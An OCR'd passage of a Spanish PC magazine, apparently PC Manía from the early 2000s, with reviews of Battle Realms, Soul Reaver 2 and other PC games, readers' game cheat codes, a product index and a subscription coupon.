El modo historia cuenta con 36 escenarios y 4 clanes distintos (el clan del Dragón, el clan de la Serpiente, el clan del Lobo y el clan del Loto), enfrentados entre sí. Como resultado obtendrás un total de 15 maestros Zen y 50 unidades diferentes. Los maestros Zen (funcionan a modo de héroes) son una serie de personajes especiales (muchos esenciales para el desarrollo del juego, o sea, que mejor que no los maten) que poseen una serie de habilidades especiales únicas y que, de manera general y además de ciertos poderes mágicos, incrementan la efectividad de las tropas que les sigan.

Además, estos maestros se podrán aprovechar (al igual que las tropas de manera general) de los puntos de ying (acciones positivas) o de yang (acciones negativas) con los que cada clan cuenta después de realizar ciertas acciones. Estos puntos funcionan a modo de premio para poder mejorar las unidades y dotarlas con más fuerza, resistencia, etc. En este aspecto deberás tener en cuenta dichas técnicas, más la maquinaria de guerra, que a diferencia de las otras, mejoran la movilidad en general de las tropas a la hora del combate.

El planeta vivo

El mundo en el que juegas está vivo, pero vivo de verdad. Los desarrolladores del juego han

El juego te permite crear partidas en grupo o contra la máquina.

Con una táctica adecuada, el enemigo caerá sin poner resitencia.

ideado un nuevo sistema del mundo en el que se mueven los personajes, basado en un sistema de recursos vivo o inteligente. A diferencia de otros juegos similares, si quieres tener soldados no tendrás que limitarte a crear unas barracas. En «Battle Realms» puedes instruir a tus hombres en esas escuelas (incluso de manera combinada). Es decir, puedes hacer de un simple campesino el mejor de los guerreros. Asimismo, para montar una cuadra, no bastará con crearla, ahora será necesario capturar caballos y posteriormente entrenarlos. Es lógico, ¿no? Por otro lado, puedes utilizar el terreno para ganar batallas. Dependiendo de por dónde te muevas tendrás más ventaja, es decir, desde lo alto será más sencillo eliminar a la infantería enemiga con tan sólo unos cuantos arqueros. También, si encuentras rocas cerca, podrás hacerlas rodar y aplastar y destruir enemigos y edificios. ¡Es genial!

Haz lo que debas

Una de las sorpresas del juego es que de vez en cuando te pone en la tesitura de elegir qué camino debes tomar: el ying o el yang. Como te puedes imaginar, todo lo que hagas va a tener repercusiones en el desarrollo y desenlace de la historia. Nada más empezar tendrás que elegir si ayudas al clan de la serpiente a machacar a unos campesinos del clan Dragón o si, por el contrario, a quienes machacas son a los esbirros de la gran serpiente. Esta será tu primera decisión y no la última, y desde entonces quedarás marcado. Más adelante te surgirá la disyuntiva de qué territorios atacar, etc. Nuestro consejo: haz lo que debas.

¿Dónde queda la estrategia?

Después de jugar un rato a «Battle Realms» caes en la cuenta de que el juego tiene más de acción y de rol que de estrategia. Es más, te puedes llegar a preguntar dónde queda la estrategia. Pues bien, si eres un poquito observador, te habrás dado cuenta de que el número de campesinos es bastante limitado (aunque va aumentando ligeramente según pasas a niveles elevados). Pues bien, aquí está la estrategia, porque ¿cuántos campesinos pasarán a formar parte de tu ejército y cuántos se quedarán recogiendo agua y arroz? Pues más vale que sea así, porque el éxito de tus misiones dependerá mucho de este aspecto.

Además de los gráficos, no podíamos acabar sin hacer mención al sonido. En esta ocasión no defrauda, y en todo momento ayuda a crear el clímax necesario en los momentos de batalla y la paz necesaria en los momentos más dulces de tu clan. Para la banda sonora aplicamos la misma nota (si puedes extraerla y escucharla por separado, te darás cuenta de la fuerza y la calidad que tiene).

Nuestra opinión

Este juego satisface las expectativas de todo tipo de jugador. Tiene acción, tiene componentes de rol y tiene estrategia. Está desarrollado en 3D y tanto sus gráficos como su sonido están a la altura de las circunstancias. Además, que llegue de la mano de personas involucradas en títulos tan explosivos como «Command & Conquer» es casi una garantía de éxito. «Battle Realms» es altamente adictivo y está pensado para jugar, mientras te lo pasas bien, que no siempre es así. Además, ya se está preparando una expansión y la segunda parte. Está doblado al castellano y su manual es magnífico. Por tanto, si quieres descubrir uno de esos juegos que harán nombre en un futuro muy breve, no te lo debes perder. Avisado quedas.

- Entorno gráfico 3D
- Jugabilidad y adicción
- Interacción personajes-mundo
- Doblado totalmente al castellano

Valoración 8,9

El uso de la magia es tan importane como el poder de la espada. Úsala con sabiduría y acaba con el mal.

Soul Reaver 2

Acción

Disfrutarás tanto del personaje, como de los bellos escenarios.

Ficha técnica

Precio:	48,05 €
Compañía:	Eidos
Contacto:	913 846 880
Requisitos mínimos	
CPU:	Pentium III 450 MHz
Memoria RAM:	128 Megas
Disco duro:	850 Megas
T. gráfica:	Aceleradora 3D de 16 Megas
Sist. operativo:	Windows 95/98/2000/Me

La oscuridad se cierne ahora sobre todos nosotros. El mundo ha cambiado. «Soul Reaver 2» está entre nosotros una vez más para clavarnos los colmillos y sacarnos hasta la última gota de sangre.

En PC Manía todavía recordamos los siglos precedentes al nacimiento de Kain. Entonces el territorio donde ahora habitas estaba protegido por una oligarquía de brujos conocida como el Círculo de los Nueve. Estos guardianes juraron servir y proteger los Pilares de Nosgoth, un vetusto edificio que dominaba la tierra como manifestación del poder misterioso que preservaba y daba vida al territorio. Algunas fuerzas oscuras se infiltraron en el Círculo y mataron cruelmente a Ariel, la Guardiana del Equilibrio. Su asesinato extendió ondas psíquicas por todo el Círculo, y el resto de los hechiceros, trastornados, desviaron sus poderes hacia propósitos siniestros, envenenando el territorio con su brujería y abandonando los Pilares erguidos a modo de centinelas silenciosos y decadentes. Fue entonces cuando Kain nació en este mundo agonizante. En el transcurso de un fatídico viaje, fue atacado por sorpresa por un grupo de bandoleros y murió asesinado, atravesado cruelmente por la espada de su asesino. El Necromante Mortanius le rescató del olvido, y Kain se despertó en el averno, aún transfigurado por la hoja de su enemigo. Atormentado por el hambre de venganza y sin importarle el coste espiritual, Kain aceptó temerariamente la oferta de revancha del Necromante y subió desde su tumba para descubrir que había resucitado como vampiro. Con su nueva condición de vampiro, Kain adopta una nueva filosofía: el vampirismo no es una maldición sino una bendición, los vampiros son dioses de las tinieblas cuya misión es disminuir el rebaño humano.

La saga continúa

En la nueva entrega de estas crónicas sobre el legado maldito de Kain, volverás a experimentar, una vez más, todo el sabor con el que Crystal Dynamics nos enganchó hace unos años. En esta ocasión tendrás el honor de volver a controlar al vampiro Raziel que regresa a Nosgoth para continuar con su incansable persecución de Kain. Tu nuevo grupo de enemigos, esos que te van a poner las cosas difíciles, está constituido por gran variedad de monstruos y guerreros, tales como cazadores de vampiros, guerreros-sacerdote Sarafan, espíritus espectrales y demonios extradimensionales. Pero como no hay mal que por bien no venga, te recordamos, como ya pasaba en el primer capítulo, que todos estos aguafiestas, una vez muertos, supondrán un exquisito manjar espiritual del que tú serás el principal beneficiado.

La maldad se apodera de tu PC

Mírale. Es Kain, el padre de los vampiros que ahora asolan el mundo que conocemos. «Soul Reaver 2» ha sido creado dentro de un concepto de imagen y espacio en 3D como en pocos antes se habían visto. La calidad de sus cinemáticas y la consecución de un entorno realista, donde cada uno ocupa su lugar en el espacio creando atmósferas auténticas, es total. Lo mejor de todo es que este aspecto se conserva también mientras juegas. Un 10 para el motor gráfico de este juego.

Raziel, un espíritu condenado

Aquí tienes las dos caras de una misma moneda. Lo que fue y lo que es. Espíritu y cuerpo. Soldado y vampiro. La historia de Raziel es la de un espíritu condenado. El cazavampiros convertido en un maldito chupasangre. Antiguamente, Raziel perteneció a los Sarafan, orden fanática de guerreros-sacerdotes que en una ocasión juraron erradicar los vampiros que plagaban Nosgoth. En un acto irreverente y blasfemo, Kain asaltó las tumbas de la orden y creó seis vampíricos "hijos" para que se convirtieran en los lugartenientes de su naciente imperio. Después de que Kain sintiera celos de él y le mandara suicidarse, para posteriormente emerger de nuevo a la vida gracias a un antiguo dios, Raziel, ahora, convertido en ángel de la muerte, tiene inteción de poner fin a años de sufrimiento y maldad. Armado con el fantasma de la espada, Soul Reaver, (Arranca Almas), tendrá la última palabra cuando llegue el momento de verse la cara con su padre, Kain.

Parece que este demonio no tiene buenas intenciones. Más vale que seas rápido con la espada o la historia acabará pronto para ti.

Estas almas te serán de gran utilidad para poder alternar entre las dos realidades que se muestran en el juego: la material y la espectral. La alternancia entre ambos estados se refleja a la perfección gracias a un buen trabajo de adaptación de un mismo escenario en dos, mediante colores y volúmenes. Una increíble mezcla de espacios sensoriales que confluyen en un intrigante argumento que te atrapará a los pocos minutos de juego.

Arropados por una excelente realidad gótica, cuya arquitectura y escenarios han sido altamente detallados (el trabajo de las personas encargadas de desarrollar los escenarios ha sido excepcional), y un doblaje al español perfecto, más unas escenas cinemáticas dignas de Hollywood, el juego se convierte en una delicia visual creada exclusivamente para entretener.

El héroe de las alas rotas

Dicen que segundas partes nunca fueron buenas, pero en los videojuegos no suelen funcionar. «Soul Reaver 2» no es una excepción. Es más, la calidad ha aumentado muchísmo en todo. Por suerte, los creadores han mantenido el aspecto romántico y atormentado del héroe, Raziel, el vampiro de las alas rotas. Aunque en el título del juego podemos ver escrito un 2 (de segunda parte), la historia responde a la tercera parte de las crónicas de Kain. El mundo de las consolas disfrutó primero con «Legacy of Kain: Blood Omen». Posteriormente, ya para los usuarios de PC, llegó «Soul Reaver: Legacy of Kain», y ahora «Soul Reaver 2». Como ya habíamos adelantado, la parte visual y sonora son dos de los puntos que más se han cuidado. Tal vez porque era lo único que le faltaba al juego para completarse. Por un lado, la parte de las cinemáticas es la que más cambios ha sufrido. Ahora podrás disfrutar de una auténtica película y un espacio en 3D auténtico. Los gráficos del juego en sí también se han mejorado y también se les ha dotado de más profundidad, detalle y realismo. De hecho, los movimientos corporales y las expresiones de la cara son totalmente creíbles. Otro aspecto muy mejorado es el combate. Aunque conserva su lado gore, Raziel termina con sus enemigos con más gracia que antes y, por supuesto, con escenas no recomendables para menores de 18 años. El problema viene por el mismo lado que en las ediciones anteriores: el movimiento de cámara en los combates. A pesar de la función "encarar", resulta complicado enfocar a los enemigos para poder golpearles. El resto de movimientos: andar, golpear, saltar, planear, agacharse o nadar, son muy sencillos de controlar y no necesitan tutorial (menos mal, porque en esta entrega no se incluye).

Armado con su nueva espada simbiótica, Raziel se enfrentará una vez más al destino al que un día Kain le ató. ¿Podrá contar contigo?

Nuestra opinión


Una joyita de los juegos de acción en 3D. Si bien no se complica mucho en el desarrollo del juego, ya que es bastante lineal, «Soul Reaver 2» incorpora una jugabilidad excelente. Hemos podido constatar lo adictivo que es y lo bien que han sido desarrollado los personajes y los escenarios donde transcurre la historia. Sus mayores problemas, (repiten con lo mismo): movimiento de la cámara en combate y no poder grabar cuando quieras. Si te gustaron alguna de las dos partes anteriores, ésta no te la debes perder por nada del mundo. Acción, historia y gráficos para envidiar. Totalmente recomendado.

- Escenarios/Ambientación
- Desarrollo del espacio 3D
- Doblaje
- Adicción


Valoración 8,8

Jimmy White's 3 Cueball

Simulador de billar



Puedes elegir entre dos vistas de juego. Aquí tienes a tu rival.



Ficha técnica

Precio:	29,99 €
Compañía:	Virgin Interactive
Contacto:	917 893 550
Requisitos mínimos	
CPU:	Pentium II 333 MHz
Memoria RAM:	64 Megas
Disco duro:	900 Megas
T. gráfica:	SVGA 2 Megas
Sist. operativo:	Windows 95/98/2000/Me

Hacía tiempo que no te echabas una partidita de billar, ¿verdad? Bueno, pues la espera ha acabado. El torbellino White regresa en una tercera entrega de este clásico de pool y snooker con «Jimmy White's 3 Cueball».

De nuevo Jimmy te reta a una partida a este juego que conoce tan bien. Él y sus "secuaces" están listos para hacerte morder el tapete, ¿lo estás tú?

Novedades de un clásico

Por primera vez, el juego tiene lugar en una amplia variedad de ambientes sorprendentes localizados en lugares de todo el mundo. Esto supone que lejos de que todas las partidas se desarrollen en la clásica habitación de billar inglesa, puedes competir en mesas situadas en las pacíficas islas desiertas de las Maldivas, o en el mítico Stonehenge. Pero además de estos increíbles escenarios y las fantásticas partidas de snooker y pool, «Jimmy White's 3 Cueball» presenta una multitud de tipos de reglas, nuevas características e incluso una serie de insólitas partidas secundarias, por llamarlas de alguna manera. En esta sección puedes poner a prueba tu habilidad en estrafalarias mesas de billar que recuerdan a los campos de golf, en las que tienes que entronerar las bolas contrarreloj. También puedes participar en una frenética partida "Bola en el Laberinto" o en una partida "Lucha Libre de Pulgares", e incluso en las tradicionales partidas británicas de dardos a las que tan aficionado es el señor White.

Ante todo, realismo

Lejos de todas estas partidas secundarias y escenarios extravagantes, el juego esconde un realismo como pocos. «Jimmy White's 3 Cueball» cuenta con una vanguardista cinética de las bolas totalmente realista. Esta característica configura al título como uno de los de mayor nivel entre los programas de snooker y pool, al igual que lo hicieron los títulos anteriores de Archer McLean y su galardonado equipo de Awesome Developments.

A la hora de jugar, «Jimmy White's Cueball World» te permite elegir entre la vista cenital de un tablero, controlada por una serie de iconos de acción, o bien por unas "manos" animadas de gran expresividad. Estas manos representan a tus adversarios, y tienen una calidad gráfica de gran nivel.

Además del billar, Jimmy ofrece una gran variedad de juegos.

Nuestra opinión

El billar es un juego al que pocos nos resistimos. «Jimmy White's 3 Cueball» te ofrece la posibilidad de experimentar toda la magia de este juego pero sin moverte de la silla. Es ideal para compartir con amigos y jugar durante horas para saber quién es el mejor. Nos recuerda a juegos como el solitario, que aunque es muy simple, todo el mundo se engancha y siempre encuentra tiempo para una partidita rápida. Con este título ocurre lo mismo, pero además con calidad gráfica y realismo. Si lo pruebas estás perdido.

- Modelado físico de las bolas
- Adversarios representados por manos animadas
- Modos de juego on-line
- Partidas secundarias

Valoración 7,2

Extreme Sports

Simulador deportivo

Ficha técnica

Precio:	18 €
Compañía:	Empire
Contacto:	933 440 600
Requisitos mínimos	
CPU:	Pentium II 400 MHz
Memoria RAM:	64 Megas
Disco duro:	450 Megas
T. gráfica:	Estándar 16 Megas
Sist. operativo:	Windows 95/98/Me

• Has probado ya la sensación ¿ que produce saltar al vacío sujeto únicamente por una cuerda elástica? Estas a cientos metros de altura. Puedes sentir una extraña brisa, propia de las alturas y todos esperan impacientemente que tú saltes. ¿Lo harás o prefieres descender a toda velocidad por alguna montaña nevada en tu tabla de snowboarding? Sea como sea, ahora lo tienes un poquito más fácil. Al menos si tienes cerca un PC y el nuevo juego de Empire, «Pepsi Max Extreme Sports». Gracias a este juego podrás tomar parte en las mejores competiciones y pruebas mundiales de los deportes extremos más atractivos.

PC extremo

El juego ha sido apadrinado por la famosa bebida de cola que ya en su momento puso de moda, al menos publicitariamente hablando, lo que entonces era tan sólo un juego de palabras ininteligible. Los extreme sports o lo que es lo mismo, los deportes extremos, son más conocidos que hace unos años y muchos son practicados con asiduidad por la mayoría de jóvenes en todo el mundo. Tal vez por ello, la casa Empire te brinda un juego en el que podrás tomar parte en seis deportes diferentes, que abarcan pruebas como el snowboarding, el ala delta, el sky surfing (paracaidismo con una tabla similar a la de snowboarding), el mountain bike, las carreras de quads y el bungee. Todo un lujo de pruebas que podrás saborear con cuatro personajes, ya podían haber sido más, totalmente locos por el deporte extremo. Para contrarrestar la poca variedad de personajes, el juego dispone de varias modalidades de juego disponibles desde el menú principal. Nada más arrancar el juego puedes escoger entre campeonatos mundiales, competiciones de una sola prueba, las sesiones de práctica, y los clásicos contrarreloj. Pero atención, existen pruebas y pistas extras que se desbloquearán según vayas superando retos de las diferentes etapas del campeonato mundial. Dentro de esta opción te encontrarás con tres niveles. Para pasar de uno a otro es necesario haber conseguido superar con éxito todas las pruebas del anterior nivel. Un total de 11 zonas de juego diferentes (más las pistas extra) te esperan para ponerte la piel de gallina. El juego, que ha sido desarrollado por Innerloop Studios (conocidos por su anterior proyecto para PC: «Project IGI»), tiene buenas dosis de calidad gráfica y combina un sonido muy realista con la mejor selección de música del sello británico Ninja Tune (toda una delicia de gourmet musical).

El juego rebosa acción por los cuatro costados. ¡Dale gas, nena!

Las pruebas más radicales las encontarás en este juego.

Nuestra opinión

«Pepsi Max Extreme Sports» es un juego sencillo, poco complicado y muy divertido. El título recoge de manera aceptable todos esos deportes que nunca entran en las colecciones de deportes. Resulta que más allá del fútbol, del baloncesto y del golf, existen una serie de deportes, los de riesgo, que cada vez tienen más adeptos y que se prestan de manera especial a ser "traducidos" al lenguaje de los videojuegos. Como primera toma de contacto no está mal. Se podrían mejorar ciertas texturas y otros aspectos gráficos, pero qué duda cabe que el camino trazado es el correcto.

- Música y efectos de sonido
- Variedad de pruebas
- Adictivo
- Se deben mejorar ciertos aspectos gráficos

Valoración 7

Civilization III

Generación a generación

Gustavo (Madrid)

Este juego es considerado por muchos como el mejor dentro del género de la estrategia. Unos trucos para la continuación de la saga de Sid Meier.

• **Dinero sin límite:** tienes que utilizar un editor de texto para abrir el fichero "script.slc" (está situado dentro de la carpeta "\ctp_data\default\gamedata"). Incluye las siguientes líneas:

```
trigger 'DOR_T_Give_Gold' when
(IsHumanPlayer(g.player) &&
(player.1.gold<=200000))
{
AddGold(g.player,1000000);
```

• **Comienza con 100.000 de oro:** tan sencillo como comenzar una nueva partida y utilizar "Leemur" como nombre.

Una estupenda tercera parte de la serie creada por Sid Meier.

Stronghold

De todo un poco

Los escenarios de este juego no son muy buenos, pero logran crear el ambiente adecuado.

Luis Mengual (Tarragona)

Tan sencillo como unas simples combinaciones de teclas. Esta es la idea para activar los trucos. Cuando estés jugando, pulsa las siguientes teclas:

• **Cambiar los personajes:** combina las teclas ALT + C.
• **Destruir la fortaleza enemiga:** mantén pulsadas la combinación de teclas ALT + K.
• **Alterar el tiempo:** utiliza las teclas ALT + S.
• **Derrotar a todos los enemigos en pantalla:** emplea la combinación de teclas ALT + Y.
• **Derrotar al enemigo (que se seleccione):** sólo tienes que presionar las teclas ALT + Z.
• **Destruir "stronghold" principal:** combina las teclas ALT + G..
• **Subir una unidad a nivel 1:** emplea las teclas ALT + L.
• **Aumentar el nivel de los personajes:** utiliza a la vez las teclas ALT + P.

Codename: Outbreak

No quiero morir

Fernando García (Madrid)

Acción. Pura acción condensada en este juego de la factoría Games GSC (con una estética mediocre, todo hay que decirlo). Los soldados son la única esperanza de evitar la amenaza alienígena que se cierne sobre la Tierra. No puedes por menos que echarles una mano y darles un código para recargar la vida. Únicamente hay que obtener la consola mediante la tecla º situada encima del tabulador y escribir la palabra xenux. Obtendrás jeringuillas que recargan la energía en un 10%.

Myth 3 III: The Wolf Age

Vuelve la saga

Luis Alberto (e-mail)

Un motor mejorado, más unidades, mejor jugabilidad, etc. Estas son algunas de las características del nuevo vástago de «Myth» ambientado mil años antes del comienzo de «Myth: The Fallen Worlds». Y para los espíritus contradictorios dos trucos tan opuestos como sencillos:

• **Ganar de forma instantánea:** tienes que pulsar durante el juego la combinación de teclas CTRL, ALT y + (esta tecla es la del teclado numérico).
• **Perder de forma instantánea:** al igual que en el truco anterior, tienes que pulsar las teclas CTRL, ALT y en este caso "-" del teclado numérico.

Trucos para acabar la partida en poco tiempo.

Star Trek Armada II

Estrategia en el espacio

(e-mail)

Lejos de conseguir el nivel de la anterior versión, «Star Trek Armada II» es poco más que una réplica de su predecesor. Con una pobre perspectiva 3D (y muy incómoda, por cierto) la última secuela de «Star Trek» no ha cuajado demasiado bien. Ahora, claro, eso no quiere decir que no te vayamos a dar unos trucos. Sólo hace falta pulsar la tecla ENTER cuando estés jugando y activar cualquiera de estos códigos.

- **avoidance:** producción mucho más rápida con este código.
- **canofwhoopass:** mejoras en la IA de las naves.
- **kobayashimaru:** código con el que concluyes la misión.
- **youstopmecold:** construcción rápida de naves.

Una decepción para los seguidores de la saga «Star Trek».

Tom Clancy's Ghost Recon

Para los más gallitos

(e-mail)

Si estás considerado como un gallito entre tus amigos, reivindica tus derechos y tu espacio vital dentro de este juego lanzando pollos en vez de granadas. Tal simple y sencillo como pulsar la tecla ENTER y a continuación el código chickenrun.

Return to Castle Wolfenstein

¡Hay enemigos por todos lados!

Ángel Sanguíao (La Coruña)

Este estupendo juego de la factoría id Software no para de recibir alabanzas. El estupendo trabajo que han realizado los programadores se nota nada más comenzar a jugar. Si en el número 27 de PC Manía publicamos una recopilación de trucos que nos llegó por correo electrónico, en esta ocasión, un lector gallego nos ha enviado unos cuantos para completar la lista.
Recuerda que para activar los trucos se necesita arrancar el juego con el parámetro +set sv_cheats 1. ¿Que cómo se puede hacer? Pues hay varias formas, pero quizás la más sencilla consista en crear un acceso directo en el escritorio, pulsar con el botón derecho sobre el icono, seleccionar el menú de Propiedades y añadir la línea comentada anteriormente en el campo Destino.
El modo de trucos se activará y basta con obtener la consola con la tecla º (al lado del 1) para utilizar los trucos:

La máquina Cliente:
/cg_FOV [num]: cambiar el punto de vista. Valores altos te dan una visión panorámica.
/cmdhist: obtener todos los comandos del juego.
/give ammo: más munición.
/quit: finalizar el juego.
/reconnect: código con el que reconectas con el servidor.
/serverinfo: obtener los parámetros del servidor.
/toggle cg_draw2d: código que muestra el HUD ("Heads Up Display") o lo esconde.
/toggle cg_drawcompass: código que consigue activar brújula.
/toggle cg_drawfps: para ver los frames por segundo en la esquina suprior derecha.
/toggle cg_drawteamoverlay: mostrar u ocultar la información sobre los datos del equipo.
/toggle cg_drawtimer: código que consigue señalar el tiempo.
/toggle r_fullscreen: cambiar de resolución de pantalla y comenzar de nuevo.
/g_friendlyFire [0 or 1]: código que consigue buen rollete.
/g_gravity [num]: indicar la gravedad. Los valores más bajos indican una gravedad menor.
/g_speed [num]: Modificar la velocidad. Cuanto más bajo sea el número más lento.
/kick [nombre_jugador]: código que consigue echar al jugador.
/map restart: comenzar de nuevo el mapa.
/sv_maxclients [num]: indicar el número máximo de jugadores.
/timelimit [num]: código para limitar el tiempo.

Críticas inmejorables para la secuela del clásico «Wolfenstein».

Comandos de voz:
/toggle cg_novoicechats: si se pone a 0, los mensajes que aparecen en pantalla no tendrán ningún sonido.
/toggle cg_novoicetext: con este código si solamente quieres oír el sonido de los mensajes, se coloca el valor a 0.
/toggle cg_teamchatsonly: para que los mensajes únicamente los puedan ver los personajes del mismo equipo.
/bind <tecla> "vsay <voz>": este comando asigna teclas a distintos sonidos para no tener que utilizar el menú (por ejemplo **/bind X "vsay Oops" o /bind X "vsay_team FireInTheHole"**). Sustituye **<tecla>** por una tecla y **<voz>** por una de las palabras que figuran a continuación:
GoodGame, Hi, Cheer, Bye, Thanks, GreatShot, Oops, _team FireInTheHole, _team HoldYourFire, _team TakingFire, _team AllClear, _team DynamitePlanted, _team , isarmDynamite, _team DynamiteDefused, _team EnemyWeak, _team Incoming, _team DefendObjective, _team ClearPath, _team PathCleared, _team LetsGo, _team Medic, _team NeedAmmo, _team NeedEngineer, team OnDefense, _team OnOffense, _team NeedBackup, _team FollowMe, _team Sorry, _team Welcome, _team Affirmative, _team Negative, _team IamEngineer, _team IamMedic, _team IamLieutenant, _team IamSoldier.

Cambio de nombre:
Obtén la consola con la tecla º y utiliza el comando **/name <nombre>** para cambiar el nombre del jugador y los colores:
^1: rojo
^2: verde
^3: amarillo
^4: azul
^5: azul claro
^6: rosa
^7: blanco
^B: negro
^9: rojo
Para unos colores patrióticos nada mejor que esta combinación de códigos:
/name ^1España^3es^1Diferente.

Cambio de mapa
Utiliza la opción **/spdevmap** con uno de estos nombres: **escape1, escape2, tram, village1, village2, crypt1, crypt2, church, boss1, forest, rocket, dam, chateau, dark, dig, castle, end, beach, village, boss2, rocket, baseout, assault,mfactory, trainyard, norway, xlabs, wine, wine2, wine3**

Productos publicados en este número

Producto	Página	Producto	Página
Acer 1240 UT	028	Kodak DX3700	047
Adaptec USBXchange	057	KTI KS-Soho-8	056
AOpen GeForce Ti200	053	La isla misteriosa del tío Alberto	080
Battle Realms	168	Liquid Media 1.20	066
Canon S900	045	Logika Ultima4 2002	034
CanoScan D1250U2 FSE	025	Móvil Manía	084
CyberLink Medi@Show 2.09	066	Multimedia Builder MP3 4.8.01	067
DELL Inspiron 2500	040	Multimedia Fusion 1.5	065
Diseña tus tarjetas e invitaciones	083	NeoBook 4.0.8	064
EICON DIVA 2440 ADSL	055	Oregon Scientific DShot I	051
EPSON 1250	026	Ovation Studio Pro 2.1.3	068
EPSON PhotoPC 2100z	050	Platypus Multimedia Autor 3.0	067
Extreme Sports	173	Plustek U24	027
File Protector Special Edition Versión 2.05	074	Pop & Rock	082
Flight Simulator 2002 Edición Profesional	166	Presentation Publisher 3.01	068
Formula Graphics Multimedia System	065	ReBirth.One	077
HITACHI CP-S225	054	Re at Deluxe Edition 7.2	076
hp deskjet 995c	044	SmartKey K7T266 Pro2	042
hp photosmart 318	049	SONY CPD-E430	046
hp photosmart 715	048	Soul Reaver 2	170
hp scanjet 5940c	024	Sparkle GeForce3 Ti500	052
Illuminatus Opus 2001ª	064	Toshiba Satellite Pro 6000	038
intel Celeron 1 GHz	043	Trust 1920	029
Jimmy White's 3 Cueball	172	Trust Predator TH400	058
jump Epsilon Q2200 EDV	036	Zoner Draw 4	078
Kaspersky Antivirus Personal	072		

Nuestras direcciones de e-mail


Opinión	laopinion.pcmania@hobbypress.es
Redacción	redaccion.pcmania@hobbypress.es
Cartas al director	cartasdirector.pcmania@hobbypress.es
Hardware y software	comparativa.pcmania@hobbypress.es
Tecnología	teknoforum.pcmania@hobbypress.es
Internet	internet.pcmania@hobbypress.es
PC práctico	consultoriotecnico@hobbypress.es

Nuestros anunciantes

Página	Empresa
2	KINYO
11	SERVICIOS INFORMÁTICOS 2010
13	CD WORLD
15	CONECTA JUEGOS
19	AMEN-ES.COM
20/21	FX INTERACTIVE
33	GRUPO SP
41	HOME SYSTEM
59	GENIUS/UMD
60/61	GRUPO CD
79	AVERMEDIA/UMD
85	ZDOM/UMD
101	LIBRO COMPUTER HOY
113	CONCURSO
157	COMPUTER HOY JUEGOS
161	PC TODAY
163	COMPUTER HOY
177	SUSCRIPCIONES
179	TOSHIBA
180	ADLI

SUSCRÍBETE A PC MANÍA

POR SÓLO 49€ (14% Dto.)



Y RECIBE ADEMÁS DE **REGALO** ESTE EXCLUSIVO ARCHIVADOR PARA TENER TUS REVISTAS A MANO

SUSCRÍBETE HOY MISMO POR:

Teléfono
906 30 18 30
Coste Llamada: 0,09€ +0,26€/min.
(Horario: lunes a viernes de 8h a 16h)

Fax
902 15 17 98
(envía el cupón por fax)

@ E-mail
suscripcion@hobbypress.com

Correo
Envía el cupón por correo a:
Apdo. Correos 226
Alcobendas
Madrid 28100

POR PROBLEMAS DE LOGÍSTICA SENTIMOS NO PODER SERVIR NÚMEROS ATRASADOS

SUSCRIBETE CON REGALO

❑ Si, deseo suscribirme a la revista PC Manía por un año por 49,00€ (ahórrate 8€) + 2,50€ de gastos de envío. Recibiré cada mes un ejemplar y de regalo el archivador.

FORMA DE PAGO (Elige una de las 2 opciones)

❑ DOMICILIACIÓN BANCARIA: Les ruego atiendan los recibos presentados para su cobro por Hobby Press S.A.

Nombre y Apellidos del Titular .....

Cuenta Corriente

❑ TARJETA DE CRÉDITO: ENTIDAD | AGENCIA | DC | Nº DE CUENTA

○ VISA ○ MASTER CARD ○ AMERICAN EXPRESS NÚMERO | | | | CADUCIDAD | /

Nombre/ Apellidos..... Fecha de Nacimiento..... Teléfono.....


Domicilio ..... C. Postal (imprescindible)..... Localidad ..... Provincia.....

FIRMA (imprescindible en cualquier forma de pago)

- Por razones de operatividad, el número de teléfono está reservado exclusivamente para suscripciones.
- De acuerdo con la vigente normativa sobre protección de datos personales te informamos de que los datos que nos facilites se incluirán en un fichero responsabilidad de Hobby Press S.A. Para modificar tus datos escribe a Hobby Press, Dpto. Suscripciones, Pedro Teixeira 8, 28020 Madrid
- No se aceptan suscripciones fuera de España.
- Promoción válida hasta publicación de oferta sustitutiva. Hobby Press S.A. se reserva el derecho de modificar esta oferta sin previo aviso.

100 trucos para Windows xp

¿Se cuelga el ordenador desde que instalaste la última versión de Windows? ¿Alguna aplicación ha dejado de funcionar? ¿Tardas más en conectarte a Internet... o ni siquiera puedes hacerlo? ¡Ningún problema! En el número 30 de PC Manía publicaremos 100 trucos para resolver estos contratiempos y a la vez, optimizar tu sistema operativo.



Se busca... al mejor buscador

